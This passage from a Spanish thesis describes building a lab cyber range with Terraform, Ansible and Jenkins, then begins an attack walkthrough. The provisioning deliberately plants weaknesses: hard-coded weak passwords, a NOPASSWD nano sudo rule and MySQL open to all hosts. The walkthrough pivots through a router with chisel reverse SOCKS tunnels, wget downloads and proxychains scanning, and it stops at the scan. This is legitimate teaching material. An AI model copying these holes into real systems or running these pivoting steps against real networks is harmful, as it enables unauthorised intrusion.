   Proseguimos con la configuración del sistema operativo que va a emplear el contenedor, mediante el grupo de recursos [**operating_system**] podemos declarar parámetros, como la plantilla que empleará Terraform del repositorio de Proxmox descargada en el volumen "local" del nodo asociado **template** *"local:vztmpl/ubuntu-22.04-standard_22.04-1_amd64.tar.zst"* siendo el formato a seguir ("<volumen de la plantilla>:<plantilla>") e indicar que se tratará de un sistema Ubuntu con el parámetro **type** *ubuntu*.

4. **Hardware**

   Continuamos configurando, pero es la hora del hardware que simulará el contenedor: CPU, Memoria RAM, Disco. Como previamente se configuró en la máquina *QEMU-kali-1*, los grupos de recursos son idénticos, [**cpu**], donde le agregamos los Núcleos suficientes para funcionar **cores** *2*, [**memory**] para asignar los MegaBytes de memoria RAM siendo **dedicated** *512*, y [**disk**] quien le asigna la ubicación "local" para disco de arranque con **datastore_id** *"local"* y el tamaño en GigaBytes **size** *15*.

5. **Inicialización**

   Una vez tenemos el hardware básico, es hora de la configuración de inicialización del contenedor mediante el grupo de recursos [**initialization**]. Comenzamos con el grupo [**dns**] cuyos parámetros se configuran exitosamente desde este punto sin realizar posteriormente cambios como surgía en la máquina *QEMU-kali-1*, el nombre que se le asignará a cada máquina viene dado por **hostname** *LXC-ub-ro-1*. En cuanto a la asignación de las IPs, cada grupo creado de [**ip_config**] asigna una IP diferente tal y como se mencionó previamente, por lo tanto se crearán 3 grupos, debido a que el router debe conectar la red atacante *192.168.2.100/24*, red intranet *192.168.3.100/24* y el nodo Proxmox *192.168.1.100/24* con Gateway *192.168.1.1* el puente "vmbr0", y **user_account** empleando la misma configuración de claves SSH y contraseña que en la máquina *QEMU-kali-1*.

6. **Adaptadores de red**

   Para complementar esta configuración de red, es necesario el abastecimiento de adaptadores de red con el grupo de recursos [**network_inerfaces**] en los que se declaran como parámetro el puente de red **bridge** *"vmbr0"*. Como se asignaron 3 IPs diferentes, se deben crear 3 de estos grupos de recursos.

2.5.3. LXC-ub-in-1 y LXC-ub-in-2

Para proceder al despliegue de estos contenedores, se mantendrá una configuración muy similar descrita en el contenedor *LXC-ub-ro-1*. La red se ha dividido en dos contenedores diferentes que poseerán la misma configuración *LXC-ub-in-1* y *LXC-ub-in-2* gracias a la instanciación de múltiples grupos de recursos que Terraform permite establecer.

La configuración del contenedor ve necesaria una dependencia sobre la máquina *QEMU-kali-1*, debido a que surgiese el caso que no se crease correctamente, el contenedor no inicia el flujo de creación y se cancele el despliegue, esto se consigue con el parámetro **depends_on** *[proxmox_virtual_enviroemnt_vm.VM_Kali_Atacker]*.

Para lograr que Terraform despliegue dos instancias de un mismo grupo de recursos, es necesario hacer uso del parámetro **count** al cual se le asigna el valor de un número referente a la cantidad de instancias que se desea desplegar, siendo el caso del ejercicio *2* instancias.

Count es un parámetro versátil que nos permite a su vez manipular los valores del resto de atributos con el indicie asociado a cada una de las instancias a desplegar del bloque de recursos, gracias a variable *${count.index}*.

Teniendo esto en cuenta, procedemos a describir los bloques de recursos y parámetros que se modificarán mediante esta variable, el resto de configuraciones que no se detallarán a continuación, se mantendrán a las descritas para el contendedor *LXC-ub-ro-1*. Comenzamos con el nombre a otorgar a estos contenedores, donde mediante **hostname** *"LXC-ub-in-${count.index+1}"* podemos asignar los valores "1" y "2" respectivamente, ya que el índice comienza en 0 y para el ID **vm_id** comenzamos en el 0 *"30${count.index}"*.

Finalmente, como no pueden coexistir dos direcciones IPs idénticas, procedemos a emplear esta variable para declarar los vales de estas IPs, para ello, en el grupo de recursos **[ip_config]**, el parámetro **address** obtendrá el valor de la IP incrementado según el índice correspondiente de la siguiente forma *"192.168.3.10${count.index+1}"* para la red intranet y *"192.168.1.10${(count.index+3)-1}/24"* para la red de configuraciones Ansible. De esta manera, la IP de Ansible asegura que el numero de host no colisione con el del resto de máquinas, ya que estas máquinas debe comenzar desde la IP *192.168.1.102*.

2.6. Ansible

Una vez la infraestructura haya sido desplegada correctamente dentro de nuestro Proxmox, para proseguir con la creación de los ejercicios, se requiere configurar las máquinas y contenedores, para ello, se hará uso de los playbooks de Ansible que se detallarán a continuación. La configuración puede verse completamente en el anexo 1.4.3

Las configuraciones que se describirán se resaltará el nombre del módulo de la forma [**módulo**], los parámetros en **negrita**, mientras que el valor se mostrará en *cursiva*, donde los valores dentro de las comillas dobles " " reflejan un *String*.

2.6.1. QEMU-kali-1

Playbook diseñado para configurar el servicio DNS mediante el archivo resolv.conf. Utilizando el módulo [**copy**], se crea el archivo **dest** */etc/resolv.conf* con el contenido necesario para establecer el servidor DNS **content** *nameserver 10.0.0.250* y se asegura que el archivo es propiedad del usuario y grupo *root*, con permisos *0644*.

2.6.2. LXC-ub-ro-1

Playbook con el objetivo para habilitar y configurar el reenvío de IPs; y las reglas de iptables dentro del router, facilitando el enrutamiento del tráfico. Comienza con la creación de un usuario administrativo *userADM*, al que tendrá acceso el atacante, con permisos sudo utilizando el módulo [**user**]. Se especifica que el usuario debe pertenecer al grupo *sudo*, se le asigna una contraseña para establecerla en forma de hash MD5 *"{{ 'passwd1234' | password_hash ('md5') }}"* y que emplee */bin/bash* como principal interprete de comandos con el parámetro **shell**.

Se utiliza el módulo [**sysctl**] para modificar los parámetros del kernel en tiempo de ejecución. El parámetro **net.ipv4.ip_forward** se establece en *1*, habilitando el reenvío de IPs. Esto es crucial para permitir que el sistema funcione como un router, reenviando paquetes entre interfaces de red. El parámetro **reload** se configura en *yes* para asegurar que los cambios se apliquen de inmediato.

Para hacer este cambio persistente, se emplea el módulo [**lineinfile**], que asegura que la configuración persista a través de los reinicios del sistema. Este módulo edita el archivo */etc/sysctl.conf*, añadiendo o reemplazando la línea *net.ipv4.ip_forward = 1*. Esto garantiza que el reenvío de IP se habilite automáticamente cada vez que el sistema arranque.

A continuación, se instala el paquete *iptables-persistent* utilizando el módulo [**apt**]. Este paquete es esencial para guardar y restaurar automáticamente las reglas de iptables en cada reinicio. Con el módulo [**iptables**], se añade una regla en la tabla *filter* para permitir **jump** *ACCEPT* el tráfico entrante **chain** *INPUT* en el puerto destino **destination_port** *22* y en la tabla *nat* para realizar el enmascaramiento NAT en la interfaz de salida *eth0*, lo que permite que el tráfico saliente tenga la dirección IP del router, facilitando la comunicación en redes privadas. Finalmente, se guarda la configuración actual de iptables en */etc/iptables/rules.v4* mediante un módulo [**shell**], asegurando la persistencia de las reglas.

2.6.3. LXC-ub-in-1

Playbook enfocado en la configuración de un servidor web PHP con Apache. Primero, instalan servicios esenciales con el módulo [**apt**] como *apache2*, *php*, *iptables-persistent* y *git*.

El repositorio de GitHub se clona en el directorio destino **dest** */srv/files* mediante el módulo [**git**], lo que permite acceder a los archivos necesarios para la configuración del servidor web 1.6. Para evitar error *name resolution: github.com* se procede a reintentar la tarea **retries** un máximo de *5* intentos, con una espera entre intentos **delay** de *3* segundos, donde con la variable de estado **register** *git_result* hará los intentos necesarios hasta cumplir la condición **until** *git_result is succeeded*. Se crean varios usuarios (Carlos Lopez, Maria Santos, y Javier Gomez) utilizando el módulo [**user**], con contraseñas específicas, las cuales se hashean con MD5 para el correcto funcionamiento del parametro *"{{ 'passwd' | password_hash ('md5') }}"* junto a la **shell** de */bin/bash* como principal intérprete de comandos y, en el caso de Javier Gomez, con permisos sudo adicionales y acceso sin contraseña a nano gracias al módulo [**lineinfile**], donde se agrega la linea *'jgomez ALL=(ALL:ALL) NOPASSWD:/usr/bin/nano'* con el parámetro **line**.

Se procede a una configuración de las reglas del firewall con el módulo [**iptables**] para permitir **jump** *ACCEPT* el tráfico entrante **chain** *INPUT* en los puertos destino **destination_port** *80* y *22*, asegurando el acceso web y SSH al sistema. Estas reglas se guardan en */etc/iptables/rules.v4* para garantizar que persistan a través de reinicios mediante el módulo [**shell**].

Los archivos necesarios para el sitio web se copian desde */srv/files/Auxiliar/web* a */var/www/html* utilizando el módulo [**copy**], asegurando que estén en el lugar correcto con los permisos adecuados para ser empleados por Apache. Se asegura que el directorio */var/www/* y los ficheros */var/www/html* sean propiedad del usuario y grupo *www-data* utilizando el módulo [**file**], garantizando que el servidor web tenga los permisos adecuados, asignando *0755* y *0644* respectivamente. Finalmente, eliminamos el fichero *index.html* con el modulo [**ansible.builtin.file**] asignando el valor *absent* del parámetro **state** para que el index principal sea el creado con php.

2.6.4. LXC-ub-in-2

Playbook orientado a la instalación y configuración de un servidor MySQL. Primero se instalan paquetes esenciales como *git*, *python3-pip*, *iptables-persistent* y *mysql-server* gracias al módulo [**apt**].

Se clona el repositorio GitHub, para obtener los ficheros de población 1.5.1 y usuarios 1.5.2 de la base de datos, en el directorio destino **dest** */srv/files* utilizando el módulo [**git**]. Para evitar error *name resolution: github.com* se procede a reintentar la tarea **retries** un máximo de *5* intentos, con una espera entre intentos **delay** de *3* segundos, donde con la variable de estado **register** *git_result* hará los intentos necesarios hasta cumplir la condición **until** *git_result is succeeded*. Se instala el módulo *PyMySQL* por medio de [**pip**] para permitir la interacción con MySQL desde scripts Python. Se configura el intérprete de Python para Ansible **ansible_python_interpreter** a */usr/bin/python3* con el módulo [**set_fact**].

Se continua a una configuración de las reglas del firewall con el módulo [**iptables**] para permitir **jump** *ACCEPT* el tráfico entrante **chain** *INPUT* en los puertos destino **destination_port** *3306* y *22*, asegurando el acceso MySQL y SSH al sistema. Las reglas se guardan en */etc/iptables/rules.v4* para garantizar que persistan a través de reinicios mediante el módulo [**shell**].

Modificamos el archivo de configuración de MySQL *mysqld.cnf* para permitir conexiones remotas, cambiando la dirección de enlace *bind-address* a *0.0.0.0* con el módulo [**ansible.builtin.lineinfile**], donde la linea a cambiar es buscada mediante **regexp** *'^bind-address'*. El servicio MySQL se reinicia para aplicar los cambios con el módulo [**service**] y el parámetro de estado **state** *restarted*. Se asegura que el archivo de configuración de MySQL no exista en el contenedor con el módulo **ansible.builtin.file** declarando el estado *absent*, verificado esto, se crea de nuevo el fichero y el usuario root dentro del fichero */root/.my.cnf* debe contener las credenciales necesarias para la gestión del servidor MySQL gracias al módulo **lineinfile**. Finalmente, con el módulo **mysql_db** y con los credenciales de **login_user** *root*, **login_password** *rootAdminPasswd* junto a la conexión por socket **login_unix_socket** */run/mysql/mysqd.sock* se crea obligatoriamente una base de datos *intranet* y se puebla utilizando el parámetro **state** asignando el valor *import*, importando así archivos SQL específicos para estructurar la base de datos y agregar usuarios.

3. Despliegue

Para iniciar el despliegue de la infraestructura, es fundamental utilizar la herramienta Jenkins. Esta herramienta actúa como un centro de sincronización para las herramientas de despliegue y configuración, facilitando la gestión y monitorización del proceso de despliegue.


1. **Comienzo en el pipeline del despliegue**

   El primer paso para comenzar el despliegue es acceder a Jenkins y localizar el pipeline correspondiente al despliegue de infraestructura. Para iniciar el proceso, se debe navegar a la sección de "pipelines" dentro de Jenkins y seleccionar el pipeline de despliegue.


Figura 4.2: Acceso pipeline despliegue

2. **Parametrización la ejecución con *apply***

   Una vez dentro del pipeline, es necesario parametrizar la ejecución. Para el despliegue, uno de los parámetros clave es la acción *apply*. Este parámetro indica que el pipeline debe proceder con la aplicación de los cambios y la creación de los recursos definidos en los scripts de infraestructura Terraform, permitiendo la ejecución de los playbooks Ansible, seguido del módulo que se quiera desplegar, el nombre del archivo y en que directorio se quieren almacenar los ficheros que Ansible empleará dentro del nodo para configurar la infraestructura.



(a) Parametrización acción y ejercicio



(b) Parametrización archivo y carpeta

Figura 4.3: Parametrización del pipeline

3. **Monitorización de las fases del despliegue**

Después de iniciar la ejecución del pipeline con el parámetro *apply*, es crucial monitorizar cada fase del despliegue. Jenkins proporciona una interfaz de usuario intuitiva donde poder ver el progreso de cada etapa en tiempo real. Durante esta fase, se deben observar los Logs y la salida de la consola para verificar que todos los pasos se están ejecutando correctamente. Si ocurre algún error, Jenkins lo reportará en la interfaz, permitiéndote tomar acciones correctivas de inmediato.




Figura 4.4: Monitorización fases despliegue

```
Apply complete! Resources: 4 added, 0 changed, 0 destroyed.
```

Figura 4.5: Finalización Terraform log

```
PLAY RECAP *********************************************************************
LXC-ub-in-1                : ok=14   changed=13   unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
LXC-ub-in-2                : ok=15   changed=12   unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
LXC-ub-ro-1                : ok=8    changed=7    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
QEMU-Kali-1                : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

Figura 4.6: Finalización Ansible playbooks log

4. **verificación del éxito del despliegue**

Una vez que todas las fases del despliegue han sido completadas satisfactoriamente, se procede a la finalización del proceso. Esto implica verificar que todos los recursos han sido creados correctamente y que la infraestructura está operativa. Confirmar que no hay errores en los logs finales y que todos los componentes de la infraestructura están creados y configurados correctamente.




Figura 4.7: Despliegue correcto

4. Finalización

Para finalizar un despliegue, se sigue un proceso similar al del despliegue inicial, nuevamente utilizando Jenkins como herramienta principal.

1. **Comienzo en el pipeline del despliegue**

   Al igual que en el despliegue inicial, se comienza accediendo a Jenkins y seleccionando el pipeline correspondiente, tal y como se mencionó en el primer paso del despliegue 4.2. Es el mismo pipeline que se utilizó para el despliegue, pero esta vez se configurará para finalizar el ejercicio.

2. **Parametrizar la ejecución con *destroy***

   Para finalizar el despliegue, es necesario parametrizar la ejecución del pipeline con el parámetro *destroy* y seleccionar el ejercicio a finalizar. Este parámetro indica que el pipeline debe proceder con la destrucción de los recursos que fueron creados y establecidos en el plan de Terraform.




Figura 4.8: Parametrización despliegue Destrucción

3. **Monitorización de las fases de la finalización**

   Al igual que en el despliegue 4.4, es crucial monitorizar cada fase del proceso de finalización. Jenkins proporcionará información en tiempo real sobre el progreso de cada paso. Durante esta fase, hay que asegurarse de que todos los recursos están siendo destruidos correctamente y que no quedan componentes no deseados. Cualquier error o problema será reportado en los logs de Jenkins, permitiéndote intervenir si es necesario.




Figura 4.9: Monitorización fases destrucción

```
Destroy complete! Resources: 4 destroyed.
```

Figura 4.10: Finalización Terraform log

4. **verificación del éxito de la destrucción**

   Una vez que todas las fases de la destrucción han sido completadas satisfactoriamente, se procede a la finalización del proceso. Esto implica verificar que todos los recursos han sido destruidos correctamente.




Figura 4.11: Destrucción correcta

Capítulo 5

Simulación de ejercicios

En este capítulo se abordará la simulación de un ejercicios de ciberseguridad, utilizando la infraestructura desplegada y configurada en los capítulos anteriores. Se detallará cómo se ejecutará el ejercicio previamente configurado, proporcionando un entorno controlado para probar y evaluar el escenario de ciberseguridad.

1. Conexión

Para poder conectarse a un ejercicio desplegado en la plataforma Proxmox como atacante desde la máquina Kali Linux, actualmente la única vía para hacerlo es gráficamente desde el entorno Proxmox mediante la pestaña de *Consola*.

Al iniciar nos pedirá las credenciales que se configuraron en el despliegue previamente, siendo en el caso de la máquina atacante usuario *kali* y contraseña *Root1Root1*.




Figura 5.1: Conexión maquina atacante

2. Realización

2.1. Módulo 1

El ejercicio propuesto para esta simulación de la plataforma de despliegue está enfocado en un ataque hacia una red empresarial interna, a la cual no se tiene acceso directamente, pero si a una máquina intermedia que será punto de acceso a la red. Para lograr este ataque se realizarán una serie de pasos.

1. **Conexión máquina intermedia**

   Comenzamos el ejercicio ganando acceso a la máquina intermedia *LXC-ub-ro-1*, la cual tiene conexión con nuestra red objetivo final, mediante protocolo **SSH** junto a las credenciales dadas **usuario** *ADMusuario* y **contraseña** *passwd1234*.

```
ssh ADMusuario@192.168.2.100
```




Figura 5.2: Conexión maquina intermedia

2. **Preparación pivotaje**

   Una vez conectados a la máquina intermedia, es hora de planificar el ataque a llevar a cabo para lograr conexión con una red que no es accesible, para ello, existe una técnica demoniomanía *Pivotaje*, permitiendo acceder a redes inalcanzables de los hosts intermedios conectados entre sí.




Figura 5.3: Esquema pivotaje

El objetivo principal es tomar el control de la máquina víctima en la red que no es alcanzable haciendo uso de una Shell reversa, pero para lograrlo con pivotaje, es necesario previamente redireccionar los puertos por medio de un túnel proxy SOCKS, para así tener accesibilidad a los servicios del objetivo, y obtener conexión bidireccional, para que seamos visibles para el objetivo, entre la máquina víctima y nuestra máquina *QEMU-kali-1*.

Para lograr el primer objetivo, haremos uso de la herramienta *chisel*, pudiendo ser obtenida desde GitHub [22].

Teniendo esta herramienta en el sistema, la descomprimimos en una carpeta en el escritorio y otorgamos permisos de ejecución, ya que la herramienta se trata de un script.

```
gunzip chisel_1.9.1_darwin_amd64.gz
sudo mkdir /home/kali/Desktop/chisel
sudo mv  chisel_1.9.1_darwin_amd64 /home/kali/Desktop/chisel/chisel
sudo chmod +x /home/kali/Desktop/chisel/chisel
```

Una vez en la máquina *QEMU-kali-1*, tenemos que transferirla en la máquina *LXC-ub-ro-1*, para poder hacer uso correctamente de la herramienta, para ello generamos un servidor local HTTP con Python en la máquina *QEMU-kali-1*.

```
sudo python3 -m http.server 80
```

Figura 5.4: Python server kali chisel

De esta manera, desde la conexión SSH de la máquina *LXC-ub-ro-1*, podemos obtener la herramienta lista para usar empleando *wget* y se otorgan los permisos de ejecución.

```
wget 192.168.2.101/chisel
sudo chmod +x
```

Podemos confirmar que se ha descargado correctamente observando la retroalimentación del servidor Python levantado previamente.

Figura 5.5: Confiramción descarga chisel

Teniendo todo descargado y configurado, procedemos a levantar el servidor con chisel. Básicamente esta herramienta actuará como servidor de la redirección en la máquina *QEMU-kali-1* permitiendo conexiones inversas con *–reverse*, escuchando las conexiones entrantes a través del puerto *10*.

```
./chisel server --reverse -p 10
```

Como cliente creando un túnel en la máquina intermedia *LXC-ub-ro-1* con la máquina *QEMU-kali-1* en el puerto de escucha *10*, exponiendo los servicios de la red objetivo creando un proxy SOCKS en la máquina atacante con *-R:socks*.

```
./chisel client 192.168.2.101:10 R:socks
```

Teniendo levantado el servidor y cliente, tendríamos que ser capaces de poder visualizar la red objetivo, pero no es posible aun, debido a que lo que se ha creado en el servidor con chisel es un túnel el cual se conecta a la red mediante un proxy creado por el cliente.




Figura 5.6: Server chisel

Para configurar el túnel proxy de la máquina *QEMU-kali-1*, tenemos que configurar la herramienta *Proxychains4*, que permite redirigir el tráfico de red de aplicaciones a través de uno o más proxies, como SOCKS4, SOCKS5 y HTTP, agregando en el fichero */etc/proxychains4.conf*, en el apartado *[ProxyList]*, el túnel proxy de chisel.

```
socks5 127.0.0.1 1080
```

Figura 5.7: Fichero proxychains4

3. Reconocimiento de la red

Con el túnel configurado, procedemos a realizar un escaneo de la red a pivotar, para ello, primero debemos identificar la dirección de red objetivo desde la máquina *LXC-ub-ro-1*.




Figura 5.8: Red objetivo

Desde este momento, cualquier interacción a realizar con la red objetivo *192.168.3.0/24*, es necesario emplear *proxychains4* para actuar bajo el tunel proxy.

Sabiendo la dirección de la red objetivo, es hora de descubrir que hosts existen en la red *192.168.3.0/24* empleando *netdiscover*.

```
sudo proxychains4 netdiscover -r 192.168.3.0/24
```

